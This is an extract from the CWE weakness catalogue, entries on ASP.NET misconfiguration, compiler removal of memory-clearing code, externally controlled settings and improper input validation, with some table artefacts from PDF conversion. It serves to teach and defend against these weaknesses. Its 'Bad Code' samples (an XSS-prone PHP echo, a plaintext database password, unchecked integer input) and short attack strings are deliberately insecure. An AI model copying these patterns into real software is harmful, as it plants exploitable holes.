Potential Mitigations

Avoid releasing debug binaries into the production environment. Change the debug mode to false when the application is deployed into production (See demonstrative example).

Background Details

The debug attribute of the <compilation> tag defines whether compiled binaries should include debugging information. The use of debug binaries causes an application to provide as much information about itself as possible to the user.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	2	Environment	700	1
ChildOf	C	10	ASP.NET Environment Issues	699	7
ChildOf	V	215	Information Exposure Through Debug Information	1000	306

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	ASP.NET Misconfiguration: Creating Debug Binary

CWE-12: ASP.NET Misconfiguration: Missing Custom Error Page

Weakness ID: 12 (Weakness Variant)

Status: Draft

Description

Summary

An ASP .NET application must enable custom error pages in order to prevent attackers from mining information from the framework's built-in responses.

Time of Introduction

- Implementation
- Operation

Applicable Platforms

Languages

- .NET

Common Consequences

Confidentiality

Default error pages gives detailed information about the error that occurred, and should not be used in production environments.

Attackers can leverage the additional information provided by a default error page to mount attacks targeted on the framework, database, or other resources used by the application.

Demonstrative Examples

Example 1:

Custom error message mode is turned off. An ASP.NET error message with detailed stack trace and platform versions will be returned.

ASP.NET Example:

Bad Code

```
<customErrors ... mode="Off" />
```

Example 2:

Custom error message mode for remote user only. No defaultRedirect error page is specified. The local user on the web server will see a detailed stack trace. For remote users, an ASP.NET error message with the server customError configuration setting and the platform version will be returned.

ASP.NET Example:

Good Code

```
<customErrors mode="RemoteOnly" />
```

Potential Mitigations

Handle exceptions appropriately in source code. The best practice is to use a custom error message. Make sure that the mode attribute is set to "RemoteOnly" in the web.config file as shown in the following example.

Good Code

```
<customErrors mode="RemoteOnly" />
```

The mode attribute of the <customErrors> tag in the Web.config file defines whether custom or default error pages are used. It should be configured to use a custom page as follows:

Good Code

```
<customErrors mode="On" defaultRedirect="YourErrorPage.htm" />
```

Do not attempt to process an error or attempt to mask it.

Verify return values are correct and do not supply sensitive information about the system.

ASP .NET applications should be configured to use custom error pages instead of the framework default page.

Background Details

The mode attribute of the <customErrors> tag defines whether custom or default error pages are used.

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf		2	Environment	700	1
ChildOf		10	ASP.NET Environment Issues	699	7
ChildOf		756	Missing Custom Error Page	1000	881

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	ASP.NET Misconfiguration: Missing Custom Error Handling

References

M. Howard, D. LeBlanc and J. Viega. "19 Deadly Sins of Software Security". McGraw-Hill/Osborne. 2005.

OWASP, Fortify Software. "ASP.NET Misconfiguration: Missing Custom Error Handling". < http://www.owasp.org/index.php/ASP.NET_Misconfiguration:_Missing_Custom_Error_Handling_ >.

CWE-13: ASP.NET Misconfiguration: Password in Configuration File

Weakness ID: 13 (*Weakness Variant*)

Status: Draft

Description

Summary

Storing a plaintext password in a configuration file allows anyone who can read the file access to the password-protected resource making them an easy target for attackers.

Time of Introduction

- Architecture and Design
- Implementation

Demonstrative Examples

The following connectionString has clear text credentials.

XML Example:

Bad Code

```
<connectionStrings>
  <add name="ud_DEV" connectionString="connectDB=uDB; uid=db2admin; pwd=password; dbalias=uDB;"
    providerName="System.Data.Odbc" />
</connectionStrings>
```

Potential Mitigations

Good password management guidelines require that a password never be stored in plaintext.

Implementation

credentials stored in configuration files should be encrypted.

Implementation

Use standard APIs and industry accepted algorithms to encrypt the credentials stored in configuration files.

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf		2	Environment	700	1
ChildOf		10	ASP.NET Environment Issues	699	7
ChildOf		260	Password in Configuration File	1000	348

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	ASP.NET Misconfiguration: Password in Configuration File

References

Microsoft Corporation. "How To: Encrypt Configuration Sections in ASP.NET 2.0 Using DPAPI". < <http://msdn.microsoft.com/en-us/library/ms998280.aspx> >.

Microsoft Corporation. "How To: Encrypt Configuration Sections in ASP.NET 2.0 Using RSA". <
<http://msdn.microsoft.com/en-us/library/ms998283.aspx> >.

Microsoft Corporation. ".NET Framework Developer's Guide - Securing Connection Strings". <
[http://msdn.microsoft.com/en-us/library/89211k9b\(VS.80\).aspx](http://msdn.microsoft.com/en-us/library/89211k9b(VS.80).aspx) >.

CWE-14: Compiler Removal of Code to Clear Buffers

Weakness ID: 14 (*Weakness Base*)

Status: Draft

Description

Summary

Sensitive memory is cleared according to the source code, but compiler optimizations leave the memory untouched when it is not read from again, aka "dead store removal."

Extended Description

This compiler optimization error occurs when:

1. Secret data are stored in memory.
2. The secret data are scrubbed from memory by overwriting its contents.
3. The source code is compiled using an optimizing compiler, which identifies and removes the function that overwrites the contents as a dead store because the memory is not used subsequently.

Time of Introduction

- Implementation
- Build and Compilation

Applicable Platforms

Languages

- C
- C++

Detection Methods

Black Box

This specific weakness is impossible to detect using black box methods. While an analyst could examine memory to see that it has not been scrubbed, an analysis of the executable would not be successful. This is because the compiler has already removed the relevant code. Only the source code shows whether the programmer intended to clear the memory or not, so this weakness is indistinguishable from others.

White Box

This weakness is only detectable using white box methods (see black box detection factor). Careful analysis is required to determine if the code is likely to be removed by the compiler.

Demonstrative Examples

The following code reads a password from the user, uses the password to connect to a back-end mainframe and then attempts to scrub the password from memory using `memset()`.

C Example:

Bad Code

```
void GetData(char *MFAddr) {
    char pwd[64];
    if (GetPasswordFromUser(pwd, sizeof(pwd))) {
        if (ConnectToMainframe(MFAddr, pwd)) {
            // Interaction with mainframe
        }
    }
    memset(pwd, 0, sizeof(pwd));
}
```

The code in the example will behave correctly if it is executed verbatim, but if the code is compiled using an optimizing compiler, such as Microsoft Visual C++ .NET or GCC 3.x, then the call to `memset()` will be removed as a dead store because the buffer `pwd` is not used after its value is overwritten [18]. Because the buffer `pwd` contains a sensitive value, the application may be vulnerable to attack if the data are left memory resident. If attackers are able to access the correct region of memory, they may use the recovered password to gain control of the system.

It is common practice to overwrite sensitive data manipulated in memory, such as passwords or cryptographic keys, in order to prevent attackers from learning system secrets. However, with the advent of optimizing compilers, programs do not always behave as their source code alone would suggest. In the example, the compiler interprets the call to `memset()` as dead code because the memory being written to is not subsequently used, despite the fact that there is clearly a security motivation for the operation to occur. The problem here is that many compilers, and in fact many programming languages, do not take this and other security concerns into consideration in their efforts to improve efficiency. Attackers typically exploit this type of vulnerability by using a core dump or runtime mechanism to access the memory used by a particular application and recover the secret information. Once an attacker has access to the secret information, it is relatively straightforward to further exploit the system and possibly compromise other resources with which the application interacts.

Potential Mitigations

Implementation

Store the sensitive data in a "volatile" memory location if available.

Build and Compilation

If possible, configure your compiler so that it does not remove dead stores.

Architecture and Design

Where possible, encrypt sensitive data that are used by a software system.

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf	C	2	Environment	699 700	1
ChildOf	C	503	Byte/Object Code	699	635
ChildOf	C	633	Weaknesses that Affect Memory	631	737
ChildOf	C	729	OWASP Top Ten 2004 Category A8 - Insecure Storage	711	854
ChildOf	B	733	Compiler Optimization Removal or Modification of Security-critical Code	1000	861
ChildOf	C	747	CERT C Secure Coding Section 49 - Miscellaneous (MSC)	734	869

Affected Resources

- Memory

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Insecure Compiler Optimization
PLOVER			Sensitive memory uncleared by compiler optimization
OWASP Top Ten 2004	A8	CWE More Specific	Insecure Storage
CERT C Secure Coding	MSC06-C		Be aware of compiler optimization when dealing with sensitive data

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 9, "A Compiler Optimization Caveat" Page 322. 2nd Edition. Microsoft. 2002.

Michael Howard. "When scrubbing secrets in memory doesn't work". BugTraq. 2002-11-05. < <http://cert.uni-stuttgart.de/archive/bugtraq/2002/11/msg00046.html> >.

< <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure10102002.asp> >.

Joseph Wagner. "GNU GCC: Optimizer Removes Code Necessary for Security". Bugtraq. 2002-11-16. < <http://www.derkeiler.com/Mailing-Lists/securityfocus/bugtraq/2002-11/0257.html> >.

CWE-15: External Control of System or Configuration Setting

Weakness ID: 15 (Weakness Base)

Status: Incomplete

Description

Summary

One or more system settings or configuration elements can be externally controlled by a user.

Extended Description

Allowing external control of system settings can disrupt service or cause an application to behave in unexpected, and potentially malicious ways.

Time of Introduction

- Implementation

Modes of Introduction

Setting manipulation vulnerabilities occur when an attacker can control values that govern the behavior of the system, manage specific resources, or in some way affect the functionality of the application.

Demonstrative Examples**Example 1:**

The following C code accepts a number as one of its command line parameters and sets it as the host ID of the current machine.

C Example:*Bad Code*

```
...
sethostid(argv[1]);
...
```

Although a process must be privileged to successfully invoke `sethostid()`, unprivileged users may be able to invoke the program. The code in this example allows user input to directly control the value of a system setting. If an attacker provides a malicious value for host ID, the attacker can misidentify the affected machine on the network or cause other unintended behavior.

Example 2:

The following Java code snippet reads a string from an `HttpServletRequest` and sets it as the active catalog for a database Connection.

Java Example:*Bad Code*

```
...
conn.setCatalog(request.getParameter("catalog"));
...
```

In this example, an attacker could cause an error by providing a nonexistent catalog name or connect to an unauthorized portion of the database.





Potential Mitigations

Compartmentalize your system and determine where the trust boundaries exist. Any input/control outside the trust boundary should be treated as potentially hostile.

Because setting manipulation covers a diverse set of functions, any attempt at illustrating it will inevitably be incomplete. Rather than searching for a tight-knit relationship between the functions addressed in the setting manipulation category, take a step back and consider the sorts of system values that an attacker should not be allowed to control.

In general, do not allow user-provided or otherwise untrusted data to control sensitive values. The leverage that an attacker gains by controlling these values is not always immediately obvious, but do not underestimate the creativity of your attacker.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		2	Environment	699	1
ChildOf		20	Improper Input Validation	700	15
ChildOf		610	Externally Controlled Reference to a Resource in Another Sphere	1000	718
ChildOf		642	External Control of Critical State Data	1000	747

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Setting Manipulation

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
13	Subverting Environment Variable Values	
69	Target Programs with Elevated Privileges	
76	Manipulating Input to File System Calls	
77	Manipulating User-Controlled Variables	
146	XML Schema Poisoning	

CWE-16: Configuration

Category ID: 16 (Category) **Status:** Draft

Description

Summary

Weaknesses in this category are typically introduced during the configuration of the software.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	1	Location	699	1
MemberOf	V	635	Weaknesses Used by NVD	635	738

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
WASC	14	Server Misconfiguration
WASC	15	Application Misconfiguration

CWE-17: Code

Category ID: 17 (Category) **Status:** Draft

Description

Summary

Weaknesses in this category are typically introduced during code development, including specification, design, and implementation.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	1	Location	699	1
ParentOf	C	18	Source Code	699	14
ParentOf	C	503	Byte/Object Code	699	635
ParentOf	G	657	Violation of Secure Design Principles	699	768

CWE-18: Source Code

Category ID: 18 (Category) **Status:** Draft

Description

Summary

Weaknesses in this category are typically found within source code.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	17	Code	699	14
ParentOf	C	19	Data Handling	699	15
ParentOf	G	227	Failure to Fulfill API Contract ('API Abuse')	699	313
ParentOf	C	254	Security Features	699	340
ParentOf	C	361	Time and State	699	462
ParentOf	C	388	Error Handling	699	496
ParentOf	G	398	Indicator of Poor Code Quality	699	508
ParentOf	C	417	Channel and Path Errors	699	534
ParentOf	C	429	Handler Errors	699	547

Nature	Type	ID	Name	V	Page
ParentOf	C	438	Behavioral Problems	699	559
ParentOf	C	442	Web Problems	699	561
ParentOf	C	445	User Interface Errors	699	563
ParentOf	C	452	Initialization and Cleanup Errors	699	568
ParentOf	C	465	Pointer Issues	699	582
ParentOf	G	485	Insufficient Encapsulation	699	609

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
Landwehr	Source Code

CWE-19: Data Handling

Category ID: 19 (Category) Status: Draft

Description

Summary

Weaknesses in this category are typically found in functionality that processes data.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	18	Source Code	699	14
ParentOf	G	20	Improper Input Validation	699	15
ParentOf	G	116	Improper Encoding or Escaping of Output	699	167
ParentOf	G	118	Improper Access of Indexable Resource ('Range Error')	699	174
ParentOf	C	133	String Errors	699	211
ParentOf	C	136	Type Errors	699	216
ParentOf	C	137	Representation Errors	699	216
ParentOf	C	189	Numeric Errors	699	269
ParentOf	C	199	Information Management Errors	699	287
ParentOf	G	228	Improper Handling of Syntactically Invalid Structure	699	314
ParentOf	C	461	Data Structure Issues	699	578
ParentOf	B	471	Modification of Assumed-Immutable Data (MAID)	699	589

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
99	XML Parser Attack	
100	Overflow Buffers	

CWE-20: Improper Input Validation

Weakness ID: 20 (Weakness Class) Status: Usable

Description

Summary

The product does not validate or incorrectly validates input that can affect the control flow or data flow of a program.

Extended Description

When software fails to validate input properly, an attacker is able to craft the input in a form that is not expected by the rest of the application. This will lead to parts of the system receiving unintended input, which may result in altered control flow, arbitrary control of a resource, or arbitrary code execution.

Terminology Notes

The "input validation" term is extremely common, but it is used in many different ways. In some cases its usage can obscure the real underlying weakness or otherwise hide chaining and composite relationships.

Some people use "input validation" as a general term that covers many different neutralization techniques for ensuring that input is appropriate, such as filtering, canonicalization, and escaping. Others use the term in a more narrow context to simply mean "checking if an input conforms to expectations without changing it."

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Language-independent

Platform Notes

Modes of Introduction

If a programmer believes that an attacker cannot modify certain inputs, then the programmer might not perform any input validation at all. For example, in web applications, many programmers believe that cookies and hidden form fields can not be modified from a web browser (CWE-472), although they can be altered using a proxy or a custom program. In a client-server architecture, the programmer might assume that client-side security checks cannot be bypassed, even when a custom client could be written that skips those checks (CWE-602).

Common Consequences

Availability

An attacker could provide unexpected values and cause a program crash or excessive consumption of resources, such as memory and CPU.

Confidentiality

An attacker could read confidential data if they are able to control resource references.

Integrity

An attacker could use malicious input to modify data or possibly alter control flow in unexpected ways, including arbitrary command execution.

Likelihood of Exploit

High

Detection Methods

Automated Static Analysis

Some instances of improper input validation can be detected using automated static analysis.

A static analysis tool might allow the user to specify which application-specific methods or functions perform input validation; the tool might also have built-in knowledge of validation frameworks such as Struts. The tool may then suppress or de-prioritize any associated warnings. This allows the analyst to focus on areas of the software in which input validation does not appear to be present.

Except in the cases described in the previous paragraph, automated static analysis might not be able to recognize when proper input validation is being performed, leading to false positives - i.e., warnings that do not have any security consequences or require any code changes.

Manual Static Analysis

When custom input validation is required, such as when enforcing business rules, manual analysis is necessary to ensure that the validation is properly implemented.

Fuzzing

Fuzzing techniques can be useful for detecting input validation errors. When unexpected inputs are provided to the software, the software should not crash or otherwise become unstable, and it should generate application-controlled error messages. If exceptions or interpreter-generated error messages occur, this indicates that the input was not detected and handled within the application logic itself.

Demonstrative Examples

Example 1:

This example demonstrates a shopping interaction in which the user is free to specify the quantity of items to be purchased and a total is calculated.

Java Example:

Bad Code

```
...
public static final double price = 20.00;
int quantity = currentUser.getAttribute("quantity");
double total = price * quantity;
chargeUser(total);
...
```

The user has no control over the price variable, however the code does not prevent a negative value from being specified for quantity. If an attacker were to provide a negative value, then the user would have their account credited instead of debited.

Example 2:

This example asks the user for a height and width of an m X n game board with a maximum dimension of 100 squares.

C Example:

Bad Code

```
...
#define MAX_DIM 100
...
/* board dimensions */
int m,n, error;
board_square_t *board;
printf("Please specify the board height: \n");
error = scanf("%d", &m);
if ( EOF == error ){
    die("No integer passed: Die evil hacker!\n");
}
printf("Please specify the board width: \n");
error = scanf("%d", &n);
if ( EOF == error ){
    die("No integer passed: Die evil hacker!\n");
}
if ( m > MAX_DIM || n > MAX_DIM ) {
    die("Value too large: Die evil hacker!\n");
}
board = (board_square_t*) malloc( m * n * sizeof(board_square_t));
...
```

While this code checks to make sure the user cannot specify large, positive integers and consume too much memory, it fails to check for negative values supplied by the user. As a result, an attacker can perform a resource consumption (CWE-400) attack against this program by specifying two, large negative values that will not overflow, resulting in a very large memory allocation (CWE-789) and possibly a system crash. Alternatively, an attacker can provide very large negative values which will cause an integer overflow (CWE-190) and unexpected behavior will follow depending on how the values are treated in the remainder of the program.

Example 3:

The following example shows a PHP application in which the programmer attempts to display a user's birthday and homepage.

PHP Example:

Bad Code

```
$birthday = $_GET['birthday'];
$homepage = $_GET['homepage'];
echo "Birthday: $birthday<br>Homepage: <a href=$homepage>click here</a>"
```

The programmer intended for \$birthday to be in a date format and \$homepage to be a valid URL. However, since the values are derived from an HTTP request, if an attacker can trick a victim into clicking a crafted URL with <script> tags providing the values for birthday and / or homepage, then the script will run on the client's browser when the web server echoes the content. Notice that even if the programmer were to defend the \$birthday variable by restricting input to integers and dashes, it would still be possible for an attacker to provide a string of the form:

Attack

2009-01-09--

If this data were used in a SQL statement, it would treat the remainder of the statement as a comment. The comment could disable other security-related logic in the statement. In this case, encoding combined with input validation would be a more useful protection mechanism. Furthermore, an XSS (CWE-79) attack or SQL injection (CWE-89) are just a few of the potential consequences in a failed protection mechanism of this nature. Depending on the context of the code, CRLF Injection (CWE-93), Argument Injection (CWE-88), or Command Injection (CWE-77) may also be possible.

Example 4:

This function attempts to extract a pair of numbers from a user-supplied string.

C Example:

Bad Code

```
void parse_data(char *untrusted_input){
    int m, n, error;
    error = sscanf(untrusted_input, "%d:%d", &m, &n);
    if ( EOF == error ){
        die("Did not specify integer value. Die evil hacker!\n");
    }
    /* proceed assuming n and m are initialized correctly */
}
```

This code attempts to extract two integer values out of a formatted, user-supplied input. However, if an attacker were to provide an input of the form:

Attack

123:

then only the m variable will be initialized. Subsequent use of n may result in the use of an uninitialized variable (CWE-457).

Example 5:

The following example takes a user-supplied value to allocate an array of objects and then operates on the array.

Java Example:

Bad Code

```
private void buildList ( int untrustedListSize ){
    if ( 0 > untrustedListSize ){
        die("Negative value supplied for list size, die evil hacker!");
    }
    Widget[] list = new Widget [ untrustedListSize ];
    list[0] = new Widget();
}
```

This example attempts to build a list from a user-specified value, and even checks to ensure a non-negative value is supplied. If, however, a 0 value is provided, the code will build an array of size 0 and then try to store a new Widget in the first location, causing an exception to be thrown.

Observed Examples

Reference	Description
CVE-2006-3790	size field that is inconsistent with packet size leads to buffer over-read
CVE-2006-5462	use of extra data in a signature allows certificate signature forging
CVE-2006-5525	incomplete blacklist allows SQL injection
CVE-2006-6658	request with missing parameters leads to information leak
CVE-2006-6870	infinite loop from DNS packet with a label that points to itself
CVE-2007-2442	zero-length input causes free of uninitialized pointer
CVE-2007-3409	infinite loop from DNS packet with a label that points to itself
CVE-2007-5893	HTTP request with missing protocol version number leads to crash
CVE-2008-0600	kernel does not validate an incoming pointer before dereferencing it
CVE-2008-1284	NUL byte in theme name cause directory traversal impact to be worse
CVE-2008-1303	missing parameter leads to crash
CVE-2008-1440	lack of validation of length field leads to infinite loop

Reference	Description
CVE-2008-1625	lack of validation of input to an IOCTL allows code execution
CVE-2008-1737	anti-virus product allows DoS via zero-length field
CVE-2008-1738	anti-virus product has insufficient input validation of hooked SSDT functions, allowing code execution
CVE-2008-2223	SQL injection through an ID that was supposed to be numeric.
CVE-2008-2252	kernel does not validate parameters sent in from userland, allowing code execution
CVE-2008-2309	product uses a blacklist to identify potentially dangerous content, allowing attacker to bypass a warning
CVE-2008-2374	lack of validation of string length fields allows memory consumption or buffer over-read
CVE-2008-3174	driver in security product allows code execution due to insufficient validation
CVE-2008-3177	zero-length attachment causes crash
CVE-2008-3464	driver does not validate input from userland to the kernel
CVE-2008-3477	lack of input validation in spreadsheet program leads to buffer overflows, integer overflows, array index errors, and memory corruption.
CVE-2008-3494	security bypass via an extra header
CVE-2008-3571	empty packet triggers reboot
CVE-2008-3660	crash via multiple "." characters in file extension
CVE-2008-3680	packet with invalid version number leads to NULL pointer dereference
CVE-2008-3812	router crashes with a malformed packet
CVE-2008-3843	insufficient validation enables XSS
CVE-2008-4114	system crash with offset value that is inconsistent with packet size
CVE-2008-5285	infinite loop from a long SMTP request
CVE-2008-5305	Eval injection in Perl program using an ID that should only contain hyphens and numbers.
CVE-2008-5563	crash via a malformed frame structure

Potential Mitigations

Architecture and Design

Input Validation

Libraries or Frameworks

Use an input validation framework such as Struts or the OWASP ESAPI Validation API. If you use Struts, be mindful of weaknesses covered by the CWE-101 category.

Architecture and Design

Implementation

Identify and Reduce Attack Surface

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Implementation

Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Even though client-side checks provide minimal benefits with respect to server-side security, they are still useful. First, they can support intrusion detection. If the server receives input that should have been rejected by the client, then it may be an indication of an attack. Second, client-side error-checking can provide helpful feedback to the user about the expectations for valid input. Third, there may be a reduction in server-side processing time for accidental input errors, although this is typically a small savings.

Architecture and Design

Do not rely exclusively on blacklist validation to detect malicious input or to encode output (CWE-184). There are too many ways to encode the same character, so you're likely to miss some variants.

Implementation

When your application combines data from multiple sources, perform the validation after the sources have been combined. The individual data elements may pass the validation step but violate the intended restrictions after they have been combined.

Implementation

Be especially careful to validate your input when you invoke code that crosses language boundaries, such as from an interpreted language to native code. This could create an unexpected interaction between the language boundaries. Ensure that you are not violating any of the expectations of the language with which you are interfacing. For example, even though Java may not be susceptible to buffer overflows, providing a large argument in a call to native code might trigger an overflow.

Implementation

Directly convert your input type into the expected data type, such as using a conversion function that translates a string into a number. After converting to the expected data type, ensure that the input's values fall within the expected range of allowable values and that multi-field consistencies are maintained.

Implementation

Inputs should be decoded and canonicalized to the application's current internal representation before being validated (CWE-180, CWE-181). Make sure that your application does not inadvertently decode the same input twice (CWE-174). Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked. Use libraries such as the OWASP ESAPI Canonicalization control.

Consider performing repeated canonicalization until your input does not change any more. This will avoid double-decoding and similar scenarios, but it might inadvertently modify inputs that are allowed to contain properly-encoded dangerous content.

Implementation

When exchanging data between components, ensure that both components are using the same character encoding. Ensure that the proper encoding is applied at each interface. Explicitly set the encoding you are using whenever the protocol allows you to do so.

Testing

Use automated static analysis tools that target this type of weakness. Many modern techniques use data flow analysis to minimize the number of false positives. This is not a perfect solution, since 100% accuracy and coverage are not feasible.

Testing

Use dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	19	Data Handling	699	15
CanPrecede	G	22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	1000	25
CanPrecede	B	41	Improper Resolution of Path Equivalence	1000	53
CanPrecede	G	74	Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')	1000	81
ChildOf	G	693	Protection Mechanism Failure	1000	814
ChildOf	C	722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711	850
ChildOf	C	738	CERT C Secure Coding Section 04 - Integers (INT)	734	865
ChildOf	C	742	CERT C Secure Coding Section 08 - Memory Management (MEM)	734	866
ChildOf	C	746	CERT C Secure Coding Section 12 - Error Handling (ERR)	734	869
ChildOf	C	747	CERT C Secure Coding Section 49 - Miscellaneous (MSC)	734	869
ChildOf	C	751	2009 Top 25 - Insecure Interaction Between Components	750	873
ParentOf	B	15	<i>External Control of System or Configuration Setting</i>	700	12
ParentOf	C	21	<i>Pathname Traversal and Equivalence Errors</i>	699	24
ParentOf	G	73	<i>External Control of File Name or Path</i>	699	77
				700	
ParentOf	G	77	<i>Improper Neutralization of Special Elements used in a Command ('Command Injection')</i>	700	85
ParentOf	B	79	<i>Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')</i>	700	96
ParentOf	B	89	<i>Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')</i>	700	118
ParentOf	B	99	<i>Improper Control of Resource Identifiers ('Resource Injection')</i>	700	143
ParentOf	C	100	<i>Technology-Specific Input Validation Problems</i>	699	144
ParentOf	V	102	<i>Struts: Duplicate Validation Forms</i>	700	145
ParentOf	V	103	<i>Struts: Incomplete validate() Method Definition</i>	700	146
ParentOf	V	104	<i>Struts: Form Bean Does Not Extend Validation Class</i>	700	148
ParentOf	V	105	<i>Struts: Form Field Without Validator</i>	700	150
				1000	
ParentOf	V	106	<i>Struts: Plug-in Framework not in Use</i>	700	152
ParentOf	V	107	<i>Struts: Unused Validation Form</i>	700	154
ParentOf	V	108	<i>Struts: Unvalidated Action Form</i>	700	156
				1000	
ParentOf	V	109	<i>Struts: Validator Turned Off</i>	700	156
ParentOf	V	110	<i>Struts: Validator Without Form Field</i>	700	157
ParentOf	B	111	<i>Direct Use of Unsafe JNI</i>	699	159
				700	
ParentOf	B	112	<i>Missing XML Validation</i>	699	160
				700	
				1000	
ParentOf	B	113	<i>Improper Neutralization of CRLF Sequences in HTTP Headers ('HTTP Response Splitting')</i>	700	162
ParentOf	B	114	<i>Process Control</i>	699	165
				700	
				1000	
ParentOf	B	117	<i>Improper Output Neutralization for Logs</i>	700	172

Nature	Type	ID	Name	V	Page
ParentOf		119	Failure to Constrain Operations within the Bounds of a Memory Buffer	699 700	175
ParentOf		120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')	700	180
ParentOf		129	Improper Validation of Array Index	699 1000	197
ParentOf		134	Uncontrolled Format String	700	211
ParentOf		170	Improper Null Termination	700	245
ParentOf		190	Integer Overflow or Wraparound	700	269
ParentOf		466	Return of Pointer Value Outside of Expected Range	700	582
ParentOf		470	Use of Externally-Controlled Input to Select Classes or Code ('Unsafe Reflection')	699 700	587
ParentOf		554	ASP.NET Misconfiguration: Not Using Input Validation Framework	699 1000	665
ParentOf		601	URL Redirection to Untrusted Site ('Open Redirect')	699	706
ParentOf		606	Unchecked Input for Loop Condition	699 1000	714
ParentOf		621	Variable Extraction Error	699	727
ParentOf		622	Unvalidated Function Hook Arguments	699 1000	728
ParentOf		626	Null Byte Interaction Error (Poison Null Byte)	699 1000	731
MemberOf		635	Weaknesses Used by NVD	635	738
ParentOf		680	Integer Overflow to Buffer Overflow	1000	800
ParentOf		690	Unchecked Return Value to NULL Pointer Dereference	1000	811
ParentOf		692	Incomplete Blacklist to Cross-Site Scripting	1000	813
MemberOf		700	Seven Pernicious Kingdoms	700	819
ParentOf		781	Improper Address Validation in IOCTL with METHOD_NEITHER I/O Control Code	699 1000	913
ParentOf		785	Use of Path Manipulation Function without Maximum-sized Buffer	699 700	919
ParentOf		789	Uncontrolled Memory Allocation	1000	922

Relationship Notes

CWE-116 and CWE-20 have a close association because, depending on the nature of the structured message, proper input validation can indirectly prevent special characters from changing the meaning of a structured message. For example, by validating that a numeric ID field should only contain the 0-9 characters, the programmer effectively prevents injection attacks. However, input validation is not always sufficient, especially when less stringent data types must be supported, such as free-form text. Consider a SQL injection scenario in which a last name is inserted into a query. The name "O'Reilly" would likely pass the validation step since it is a common last name in the English language. However, it cannot be directly inserted into the database because it contains the "'" apostrophe character, which would need to be escaped or otherwise handled. In this case, stripping the apostrophe might reduce the risk of SQL injection, but it would produce incorrect behavior because the wrong name would be recorded.

Research Gaps

There is not much research into the classification of input validation techniques and their application. Many publicly-disclosed vulnerabilities simply characterize a problem as "input validation" without providing more specific details that might contribute to a deeper understanding of validation techniques and the weaknesses they can prevent or reduce. Validation is over-emphasized in contrast to other neutralization techniques such as filtering and enforcement by conversion. See the vulnerability theory paper.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Input validation and representation

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
OWASP Top Ten 2004	A1	CWE More Specific	Unvalidated Input
CERT C Secure Coding	ERR07-C		Prefer functions that support error checking over equivalent functions that don't
CERT C Secure Coding	INT06-C		Use strtol() or a related function to convert a string token to an integer
CERT C Secure Coding	MEM10-C		Define and use a pointer validation function
CERT C Secure Coding	MSC08-C		Library functions should validate their parameters
WASC	20		Improper Input Handling

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
3	Using Leading 'Ghost' Character Sequences to Bypass Input Filters	
7	Blind SQL Injection	
8	Buffer Overflow in an API Call	
9	Buffer Overflow in Local Command-Line Utilities	
10	Buffer Overflow via Environment Variables	
13	Subverting Environment Variable Values	
14	Client-side Injection-induced Buffer Overflow	
18	Embedding Scripts in Nonscript Elements	
22	Exploiting Trust in Client (aka Make the Client Invisible)	
24	Filter Failure through Buffer Overflow	
28	Fuzzing	
31	Accessing/Intercepting/Modifying HTTP Cookies	
32	Embedding Scripts in HTTP Query Strings	
42	MIME Conversion	
43	Exploiting Multiple Input Interpretation Layers	
45	Buffer Overflow via Symbolic Links	
46	Overflow Variables and Tags	
47	Buffer Overflow via Parameter Expansion	
